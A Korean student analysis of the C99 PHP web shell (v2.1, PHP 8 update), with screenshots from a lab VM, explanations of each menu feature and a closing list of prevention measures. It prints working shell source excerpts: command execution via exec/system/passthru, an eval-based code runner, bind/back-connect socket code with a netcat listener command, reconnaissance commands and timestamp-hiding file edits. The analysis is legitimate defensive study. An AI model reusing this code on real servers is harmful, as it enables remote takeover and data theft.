

C99 웹쉘 분석

202112021 박채우


웹 셸

우선 셸(Shell)이란 사용자에게 받은 지시를 해석하여 하드웨어의 명령어로 바뀌서 운영체제의 커널과 사용자를 이어주는 것을 의미한다.

즉 웹셸은 셸을 웹 브라우저를 통해 셸을 여는 것을 의미한다.

대부분의 웹셸은 PHP, JSP, ASP 등을 통해 작성된다.

웹쉘



웹쉘이라는 공격은 2000년대 중반부터 점진적으로 탐지되는 횟수가 증가하기 시작했다. 하지만 해당 공격은 꾸준히 발견되고 있다.

2022년 9월 중국에서 제작한 것으로 추측되는 웹쉘이 아틀라시안 서버에서 감지되었다.

웹셸

대표적인 웹셸은 r57, c99 등이 있다. 이 외에도 웹셸은 개인이 제작해서 공격을 시도하므로 굉장히 다양한 웹셸이 있다.

```
18-04-2008 08:45:57 [ phpinfo ] [ php.ini ] [ cpu ] [ mem ] [ users ] [ tmp ] [ delete ]
safe_mode: OFF PHP version: 4.4.4 cURL: OFF MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Disable functions : NONE
HDD Free : 2.16 GB HDD Total : 3.56 GB

uname -a: Linux localhost.localdomain 2.6.9-55.0.9.EL #1 Thu Sep 27 18:10:45 EDT 2007 i686 i686 i386 GNU/Linux
sysctl: Linux 2.6.9-55.0.9.EL
$OSTYPE: linux-gnu
Server: Apache/2.0.59 (Unix) mod_ssl/2.0.59 OpenSSL/0.9.7a PHP/4.4.4
id: uid=99(nobody) gid=4294967295 groups=4294967295
pwd: /home/zb4pl2/public_html/bbs ( drwxrwxrwx )

Выполненная команда: ls -la
total 492
drwxrwxrwx 12 zb4pl2 zb4pl2 4096 4im 9 22:59 .
drwxr-xr-x 4 zb4pl2 zb4pl2 4096 4im 18 08:43 ..
-rw-r--r-- 1 zb4pl2 zb4pl2 240 4im 9 22:55 _foot.php
-rw-r--r-- 1 zb4pl2 zb4pl2 11306 4im 9 22:55 _head.php
drwxr-xr-x 2 zb4pl2 zb4pl2 4096 4im 9 22:55 admin
-rw-r--r-- 1 zb4pl2 zb4pl2 2266 4im 9 22:55 admin.php
-rw-r--r-- 1 zb4pl2 zb4pl2 4345 4im 9 22:55 admin_sendmail_ok.php
-rw-r--r-- 1 zb4pl2 zb4pl2 14244 4im 9 22:55 admin_setup.php
-rw-r--r-- 1 zb4pl2 zb4pl2 1352 4im 9 22:55 apply_vote.php
-rw-r--r-- 1 zb4pl2 zb4pl2 593
-rw-r--r-- 1 zb4pl2 zb4pl2 4156
-rwx---rwx 1 nobody 4294967295 37
drwx---rwx 4 nobody 4294967295 4096
-rw-r--r-- 1 zb4pl2 zb4pl2 1138
```

```
kcWebTelnet v0.5
Connecting to localhost ...
Connected.

Linux 2.6.24-19-server i686
login: www-data
password: *****

/var/www/webtestheuristic/php/kcwebtelnet# ls -la
total 40
drwxr-xr-x 2 root root 4096 Oct 25 13:12 .
drwxr-xr-x 8 root root 4096 Oct 25 01:09 ..
-rw-r--r-- 1 root root 602 Jul 8 2002 INSTALL
-rw-r--r-- 1 root root 583 Jul 8 2002 INSTALL.kr
-rw-r--r-- 1 root root 899 Jul 8 2002 README
-rw-r--r-- 1 root root 861 Jul 8 2002 README.kr
-rw-r--r-- 1 root root 943 Jul 8 2002 action.htm
```

/home/heuristic/public_html/etc/php/

name	size	type	modify	owner/group	perms
kcWebTelnet_v05		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x
kwst		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x
php5f		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x
r57shell		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x
remview_2003_10_23		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x
wstool_0[1].14001_kr-essbihan		DIR	25/10/08 01:01	heuristic/members	drwxr-xr-x

C99 웹셸

분석할 웹셸 : C99Shell v. 2.1 [PHP 8 Update] [02.02.2022]

해당 웹셸은 기존의 웹셸 1.2 버전이 PHP8 버전에서 차단됨에 따라 보안을 우회해 PHP8에서도 사용이 가능하게 만든 버전

C99 웹쉘

localhost - c99shell

localhost/upload/c99php8.php

130 %














!C99Shell v. 2.1 [PHP 8 Update] [02.02.2022]!

Software: Apache/2.4.52 (Ubuntu). PHP/7.4.33
uname -a: Linux miam-virtual-machine 5.19.0-35-generic #36~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 17 15:17:25 UTC 2 x86_64
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Safe-mode: **OFF** (not secure)
/var/www/html/upload/ drwxr-xr-x
Free 3.11 GB of 19.02 GB (16.33%)

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

Owned by hacker

Listing folder (3 files and 0 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
.	LINK	10.03.2023 17:49:02	root/root	drwxr-xr-x	 
..	LINK	06.03.2023 20:05:48	root/root	drwxr-xr-x	 
c99.php	156.91 KB	06.03.2023 19:07:20	miam/miam	-rw-rw-r--	  
c99php8.php	230.37 KB	20.03.2023 20:26:05	miam/miam	-rw-rw-r--	  
c99shell.php	225.75 KB	06.03.2023 20:04:44	miam/miam	-rw-rw-r--	  

Select all Unselect all With selected: Confirm

:: Command execute ::

Enter:

Execute

Select:

Execute

:: Search ::

(*) - regexp Search

:: Upload ::

찾아보기... 파일이 선택되지 않았습니다. Upload

[Read-Only]

:: Make Dir ::

/var/www/html/upload/ Create

[Read-Only]

:: Make File ::

/var/www/html/upload/ Create

[Read-Only]

:: Go Dir ::

/var/www/html/upload/ Go

:: Go File ::

/var/www/html/upload/ Go

--[c99shell v. 2.1 [PHP 8 Update] [02.02.2022] maintained by HolyOne [C99Shell Github] Generation time: 0.013]--

C99 셸 (0) myshellexec

인자로 전달된 명령어를 실행하고 그 결과를 문자열로 반환하는 함수

해당 함수들은 system, exec, passthru 세 개의 시스템 관련 함수에 명령어를 입력하여 반환한다.

1. exec : 외부 명령어를 실행하며 return 값으로 한 줄을 반환
2. system : 외부 명령어를 실행하며 return 값으로 실행 결과 전체를 반환
3. passthru : 외부 명령어를 실행하며 return 값으로 raw 데이터를 반환

```
if (!empty($cmd))
{
    if (is_callable("exec") and !in_array("exec", toarray($disablefunc)))
    {
        exec($cmd, $result);
        $result = join("\n", $result);
    }
    elseif (($result = ` $cmd `) !== false)
    {
    }
    elseif (is_callable("system") and !in_array("system", toarray($disablefunc)))
    {
        $v = @ob_get_contents();
        @ob_clean();
        system($cmd);
        $result = @ob_get_contents();
        @ob_clean();
        echo $v;
    }
    elseif (is_callable("passthru") and !in_array("passthru", toarray($disablefunc)))
    {
        $v = @ob_get_contents();
        @ob_clean();
        passthru($cmd);
        $result = @ob_get_contents();
        @ob_clean();
        echo $v;
    }
    elseif (is_resource($fp = fopen($cmd, "r")))
    {
        $result = "";
        while (!feof($fp))
        {
            $result .= fread($fp, 1024);
        }
        pclose($fp);
    }
}
return $result;
```

C99 웹쉘 Menu

Encoder Tools Proc. FTP brute Sec. SQL PHP-code Update Feedback Self remove Logout

1. Encoder : 인코딩 기능 지원
2. Tools : 외부 포트 바인딩 기능 지원
3. Proc : 현재 서버의 프로시저들을 출력
4. FTP brute
5. Sec. : 현재 서버의 정보들을 출력
6. SQL : 서버의 SQL 에 접근
7. PHP-code : PHP 코드 실행 기능

C99 웹쉘 (1) Encoder

Encoder:

Input:

calculate

Hashes:

md5 - d41d8cd98f00b204e9800998ecf8427e

crypt - \$1\$C9gTsVom\$8X5wBGQkbflh.WRrIV5SF/

sha1 - da39a3ee5e6b4b0d3255bfe95601890afd80709

crc32 - 0

Url:

urlencode -

urldecode -

Base64:

base64_encode -

base64_decode - ^

Base convertations:

dec2hex -

C99 웹쉘 (1) Encoder

웹쉘 기준 2949~3007줄이 encoder 관련 코드이다.

```
echo "<script>function set_encoder_input(text) {docume
foreach (array(
    "md5",
    "crypt",
    "sha1",
    "crc32"
) as $v)
{
    if($v=="crypt" )
    $funcResult=$v($encoder_input,"");
    else

    $funcResult=$v($encoder_input);
    echo $v . " - <input type=text size=50 onFocus=\"t
1
```

md5, crypt, sha1, crc32, base64 인코딩을 지원한다.

php 자체 내장함수들을 이용한다.

C99 웹쉘 (2) Tools

웹쉘 기준 3949~4077줄이 Tools 관련 코드이다.

Binding port:
Port: Password:

Back connection:
HOST: Port:

Click "Connect" only after open port for it. You should use NetCat®, run "nc -l -n -v -p 31373"!

Datapipe:
HOST: Local port:

Note: sources will be downloaded from remote server.

```
elseif (fsockopen(getenv("SERVER_ADDR") , $bind["port"], $errno, $errstr, 0.1))  
{
```

C99 웹셸 (2) Tools

웹셸 기준 3949~4077줄이 Tools 관련 코드이다.

```
}
if (!is_array($datapipe))
{
    $datapipe = array();
}
if (!is_numeric($bind["port"]))
{
    $bind["port"] = $bindport_port;
}
if (empty($bind["pass"]))
{
    $bind["pass"] = $bindport_pass;
}
if (empty($bc["host"]))
{
    $bc["host"] = getenv("REMOTE_ADDR");
}
if (!is_numeric($bc["port"]))
{
    $bc["port"] = $bc_port;
}
if (empty($datapipe["remoteaddr"]))
{
    $datapipe["remoteaddr"] = "irc.dalnet.ru:6667";
}
if (!is_numeric($datapipe["localport"]))
{
    $datapipe["localport"] = $datapipe_localport;
}
```

```
}
elseif (fsockopen(getenv("SERVER_ADDR") , $bind["port"], $errno, $errstr, 0.1))
{
```

host, ip, port 등 다양한 정보를 입력받은 후 해당 내용을 bind 배열에 저장한다.

저장 후 소켓 오픈함수를 이용해 소켓연결을 수행한다.

C99 웹쉘 (3) Proc

웹쉘 기준 4217~4425줄이 Proc 관련 코드이다.

initram								1886		0.0 0.0 398864 2208 ? Sl Mar20 0:03 /usr/bin/ibus-daemon --panel disable
initram								1889		0.0 0.1 462048 6428 ? Ssl Mar20 0:00 /usr/libexec/gsd-color
initram								1891		0.0 0.0 385832 1308 ? Ssl Mar20 0:00 /usr/libexec/gsd-datetime
initram								1897		0.0 0.0 322304 748 ? Ssl Mar20 0:01 /usr/libexec/gsd-housekeeping
initram								1899		0.0 0.0 351288 3820 ? Ssl Mar20 0:00 /usr/libexec/gsd-keyboard
initram								1906		0.0 0.1 653948 4052 ? Ssl Mar20 0:00 /usr/libexec/gsd-media-keys
initram								1909		0.0 0.1 387544 5468 ? Ssl Mar20 0:00 /usr/libexec/gsd-power
initram								1914		0.0 0.0 260076 1284 ? Ssl Mar20 0:00 /usr/libexec/gsd-print-notifications
initram								1916		0.0 0.0 468076 428 ? Ssl Mar20 0:00 /usr/libexec/gsd-rfkill
initram								1917		0.0 0.0 246508 964 ? Ssl Mar20 0:00 /usr/libexec/gsd-screensaver-proxy
initram								1924		0.0 0.0 476308 1032 ? Ssl Mar20 0:00 /usr/libexec/gsd-sharing
initram								1931		0.0 0.0 396416 576 ? Ssl Mar20 0:00 /usr/libexec/gsd-smartcard
initram								1936		0.0 0.1 929376 4396 ? Sl Mar20 0:00 /usr/libexec/evolution-data-server/evolution-alarm-notify
initram								1938		0.0 0.0 232280 1072 ? Sl Mar20 0:00 /usr/libexec/gsd-disk-utility-notify
initram								1955		0.0 0.1 352120 4176 ? Ssl Mar20 0:00 /usr/libexec/gsd-wacom

C99 웹쉘 (3) Proc

웹쉘 기준 4217~4425줄이 Proc 관련 코드이다.

```
if (!$win)
{
    $handler = "ps -aux" . ($grep ? " | grep '" . addslashes($grep) . "'" : "");
}
else
{
    $handler = "tasklist";
}
$ret = myshellexec($handler);
```

운영체제가 window라면 tasklist 명령어를

unix 라면 ps -aux 명령어를 입력해 모든 프로세스를 반환받아 출력한다.

C99 웹쉘 (5) Sec.


웹쉘 기준 2810~2920줄이 Sec. 관련 코드이다.

```
displaysecinfo("OS Version?", myshellexec("cat /proc/version"));
displaysecinfo("Kernel version?", myshellexec("sysctl -a | grep version"));
displaysecinfo("Distrib name", myshellexec("cat /etc/issue.net"));
displaysecinfo("Distrib name (2)", myshellexec("cat /etc/*-realise"));
displaysecinfo("CPU?", myshellexec("cat /proc/cpuinfo"));
displaysecinfo("RAM", myshellexec("free -m"));
displaysecinfo("HDD space", myshellexec("df -h"));
displaysecinfo("List of Attributes", myshellexec("lsattr -a"));
displaysecinfo("Mount options ", myshellexec("cat /etc/fstab"));
displaysecinfo("Is cURL installed?", myshellexec("which curl"));
displaysecinfo("Is lynx installed?", myshellexec("which lynx"));
displaysecinfo("Is links installed?", myshellexec("which links"));
displaysecinfo("Is fetch installed?", myshellexec("which fetch"));
displaysecinfo("Is GET installed?", myshellexec("which GET"));
displaysecinfo("Is perl installed?", myshellexec("which perl"));
displaysecinfo("Where is apache", myshellexec("whereis apache"));
displaysecinfo("Where is perl?", myshellexec("whereis perl"));
displaysecinfo("locate proftpd.conf", myshellexec("locate proftpd.conf"));
displaysecinfo("locate httpd.conf", myshellexec("locate httpd.conf"));
displaysecinfo("locate my.conf", myshellexec("locate my.conf"));
displaysecinfo("locate psybnc.conf", myshellexec("locate psybnc.conf"));
```

```
Kernel version? - kernel.bootloader_version = 2
kernel.version = #36~22.04.1-Ubuntu SMP PREEMPT_DYNAMIC Fri Feb 17 15:17:25 UTC
net.ipv4.conf.all.force_igmp_version = 0
net.ipv4.conf.default.force_igmp_version = 0
net.ipv4.conf.ens33.force_igmp_version = 0
net.ipv4.conf.lo.force_igmp_version = 0
net.ipv6.conf.all.force_mld_version = 0
net.ipv6.conf.default.force_mld_version = 0
net.ipv6.conf.ens33.force_mld_version = 0
net.ipv6.conf.lo.force_mld_version = 0
Distrib name - Ubuntu 22.04.2 LTS
CPU? - processor : 0
vendor_id : GenuineIntel
cpu family : 6
model : 94
model name : Intel(R) Core(TM) i7-6700 CPU @ 3.40GHz
stepping : 3
microcode : 0xcc
cpu MHz : 3408.001
cache size : 8192 KB
physical id : 0
siblings : 1
core id : 0
cpu cores : 1
apicid : 0
initial apicid : 0
fpu : yes
fpu_exception : yes
cpuid level : 22
```

C99 웹쉘 (6) SQL

웹쉘 기준 1826~2653줄이 SQL 관련 코드이다.

SQL Manager: NO CONNECTION			
 <ul style="list-style-type: none">• If login is null, login is owner of process.• If host is null, host is localhost• If port is null, port is 3306 (default)	Please, fill the form:		
	Username	Password	Database
	<input type="text" value="root"/>	<input type="password"/>	<input type="text"/>
	Host	PORT	
	<input type="text" value="localhost"/>	<input type="text" value="3306"/>	<input type="button" value="Connect"/>

제작자가 mysql_dump, mysql_createdb 등 굉장히 다양한
함수를 정의해 놓고 해당 함수를 사용

C99 웹셸 (6) SQL

웹셸 기준 1826~2653줄이 SQL 관련 코드이다.

```
function mysql_buildwhere($array, $sep = " and", $functs = array())
{
    if (!is_array($array))
    {
        $array = array();
    }
    $result = "";
    foreach ($array as $k => $v)
    {
        $value = "";
        if (!empty($functs[$k]))
        {
            $value .= $functs[$k] . "(";
        }
        $value .= "'" . addslashes($v) . "'";
        if (!empty($functs[$k]))
        {
            $value .= ")";
        }
        $result .= "" . $k . "` = " . $value . $sep;
    }
    $result = substr($result, 0, strlen($result) - strlen($sep));
    return $result;
}
```

```
function mysql_fetch_all($query, $sock)
{
    if ($sock)
    {
        $result = mysql_query($query, $sock);
    }
    else
    {
        $result = mysql_query($query);
    }
    $array = array();
    while ($row = mysql_fetch_array($result))
    {
        $array[] = $row;
    }
    mysql_free_result($result);
    return $array;
}
```

```
function mysql_create_db($db, $sock = "")
{
    $sql = "CREATE DATABASE `" . addslashes($db) . "`";
    if ($sock)
    {
        return mysql_query($sql, $sock);
    }
    else
    {
        return mysql_query($sql);
    }
}
```

C99 웹쉘 (7) PHP-code

웹쉘 기준 4426~4485줄이 PHP-code 관련 코드이다.



```
if ($tmp)
{
    ob_clean();
    eval($eval);
    $ret = ob_get_contents();
}
```

eval 함수는 매개변수로 받은 인자를 php 내에서 실행하라는 함수

C99 웹쉘 Listing Folder

Listing folder (3 files and 0 folders):

Name ▲	Size	Modify	Owner/Group	Perms	Action
 .	LINK	10.03.2023 17:49:02	root/root	drwxr-xr-x	 
 ..	LINK	06.03.2023 20:05:48	root/root	drwxr-xr-x	 
 c99.php	156.91 KB	06.03.2023 19:07:20	miam/miam	-rw-rw-r--	   
 c99php8.php	230.37 KB	20.03.2023 20:26:05	miam/miam	-rw-rw-r--	   
 c99shell.php	225.75 KB	06.03.2023 20:04:44	miam/miam	-rw-rw-r--	   

Select all

Unselect all

With selected: ▼

Confirm


C99 웹쉘 (1) Listing Folder

```
if ( ( $ls_arr!=false) && count(toarray($ls_arr)) > 0)
{
    $list = toarray($ls_arr);
}
else
{
    $list = array();
    if ($h = @opendir($d))
    {
        while (($o = readdir($h)) != false)
        {
            $list[] = $d . $o;
        }
        closedir($h);
    }
    else
    {
    }
}
```

주어진 \$d 경로에서 파일리스트들을 모두 가져오는 함수
opendir() 함수와 readdir() 함수를 활용하여 list 배열에 파일
리스트를 모두 저장 후 출력한다.

C99 웹쉘 (1) Chmod

```
$octet = "0" . base_convert(($chmod_o["r"] ? 1 : 0) .  
($chmod_o["w"] ? 1 : 0) . ($chmod_o["x"] ? 1 : 0) .  
($chmod_g["r"] ? 1 : 0) . ($chmod_g["w"] ? 1 : 0) .  
($chmod_g["x"] ? 1 : 0) . ($chmod_w["r"] ? 1 : 0) .  
($chmod_w["w"] ? 1 : 0) . ($chmod_w["x"] ? 1 : 0) , 2, 8);
```



C99 웹쉘 (1) Download / edit

```
elseif ($ft == "download")
{
    @ob_clean();
    header("Content-type: application/octet-stream");
    header("Content-length: " . filesize($d . $f));
    header("Content-disposition: attachment; filename=\"$d . $f . \";");
    echo $r;
    exit;
}
```

서버와 공격자 간 Header 연결을 통해 다운로드를 실행한다.

```
fwrite($fp, $edit_text);
fclose($fp);
if ($filestealth)
{
    touch($d . $f, $stat[9], $stat[8]);
}
$r = $edit_text;
```

fopen 함수를 이용해 파일을 먼저 오픈 한 후 fwrite 함수를 이용해 파일을 수정하기 시작한다.

C99 웹쉘 Command execute

:: Command execute ::	
Enter: <input type="text"/> <input type="button" value="Execute"/>	Select: <input type="text"/> <input type="button" value="Execute"/>
:: Search :: <input type="text" value="(*)"/> <input checked="" type="checkbox"/> - regexp <input type="button" value="Search"/>	:: Upload :: <input type="text" value="찾아보기..."/> <input type="button" value="Upload"/> [Read-Only]
:: Make Dir :: <input type="text" value="/var/www/html/upload/"/> <input type="button" value="Create"/> [Read-Only]	:: Make File :: <input type="text" value="/var/www/html/upload/"/> <input type="button" value="Create"/> [Read-Only]
:: Go Dir :: <input type="text" value="/var/www/html/upload/"/> <input type="button" value="Go"/>	:: Go File :: <input type="text" value="/var/www/html/upload/"/> <input type="button" value="Go"/>
--[c99shell v. 2.1 [PHP 8 Update] [02.02.2022] maintained by HolyOne C99Shell Github Generation time: 0.013]--	

C99 웹쉘 (1) cmd

```
echo "<b>Result of execution this command</b>:<br>";
$olddir = realpath(".");
@chdir($d);
$ret = myshellexec($cmd);
// var_dump($ret);
$ret = convert_cyr_string($ret, "d", "w");
if ($cmd_txt)
{
    $rows = count(explode("\r\n", $ret)) + 1;
    if ($rows < 10)
    {
        $rows = 10;
    }
    echo "<br><textarea cols=\"122\" rows=\"\" . $rows . \"\" readonly>\" . htmlspecialchars($ret) . "</textarea>";
}
else
{
    echo $ret . "<br>";
}
```


C99 웹쉘 (2) Search

```
$found = array();
$found_d = 0;
$found_f = 0;
$search_i_f = 0;
$search_i_d = 0;
$a = array(
    "name" => $search_name,
    "name_regexp" => $search_name_regexp,
    "text" => $search_text,
    "text_regexp" => $search_text_regexp,
    "text_www" => $search_text_www,
    "text_cs" => $search_text_cs,
    "text_not" => $search_text_not
);
$searchtime = getmicrotime();
$in = array_unique(explode(";", $search_in));
foreach ($in as $v)
{
    c99fsearch($v);
}
```

검색어를 담은 문자열 search_in 문자열을 세미콜론으로 구분하여 in 배열에 저장한다.

그 후 in 배열에 있는 검색어들을 c99fsearch() 함수를 이용하여 검색을 수행한 후 검색결과를 ls_arr 변수에 저장한다.

C99 웹쉘 (2) Upload

```
$uploadmess = "";  
$uploadpath = str_replace("\\", DIRECTORY_SEPARATOR, $uploadpath);  
if (empty($uploadpath))  
{  
    $uploadpath = $d;  
}  
elseif (substr($uploadpath, -1) != "/")  
{  
    $uploadpath .= "/";  
}  
move_uploaded_file($uploadfile["tmp_name"], $uploadpath . $destin)
```

empty()함수로 Uploadpath 경로가 지정되지 않았을 경우 현재 작업중인 경로로(\$d) 로 지정한다.

또는 Uploadpath 경로의 마지막에 '/' 이 없는 경우 '/' 문자를 추가한다.

그 후 move_uploaded_file 함수를 이용해 임시 디렉토리에 있는 업로드 파일을 경로로 이동시킨다.

C99 웹쉘 (3) Make dir

```
if ($act == "mkdir")
{
    if ($mkdir != $d)
    {
        if (file_exists($mkdir))
        {
            echo "<b>Make Dir \" . htmlspecialchars($mkdir) . "\"</b>: object already exists";
        }
        elseif (!mkdir($mkdir))
        {
            echo "<b>Make Dir \" . htmlspecialchars($mkdir) . "\"</b>: access denied";
        }
        echo "<br><br>";
    }
    $act = $dspace = "ls";
}
```

만들고자 하는 mkdir 경로에 파일이나 디렉토리가 존재한다면 첫 번째 분기문 object ~ 가 실행

두 번째 분기문에서 mkdir 함수를 실행하고 함수가 실패한다면 access denied 를 출력한다.

C99 웹쉘 (4) Make file

```
if ($act == "mkfile")
{
    if ($mkfile != $d)
    {
        if (file_exists($mkfile))
        {
            echo "<b>Make File \" . htmlspecialchars($mkfile) . "\"</b>: object already exists";
        }
        elseif (!fopen($mkfile, "w"))
        {
            echo "<b>Make File \" . htmlspecialchars($mkfile) . "\"</b>: access denied";
        }
        else
        {
            $act = "f";
            $d = dirname($mkfile);
            if (substr($d, -1) != DIRECTORY_SEPARATOR)
            {
                $d .= DIRECTORY_SEPARATOR;
            }
            $f = basename($mkfile);
        }
    }
    else
    {
        $act = $dspact = "ls";
    }
}
```

웹쉘의 예방대책

- 탐지된 수상한 파일 삭제
- 업로드 확장자 체크
- 업로드 권한 및 수정 권한 확인
- 업로드 장소와 서버의 분리
- 서버 보안 설정
 - apache conf, php conf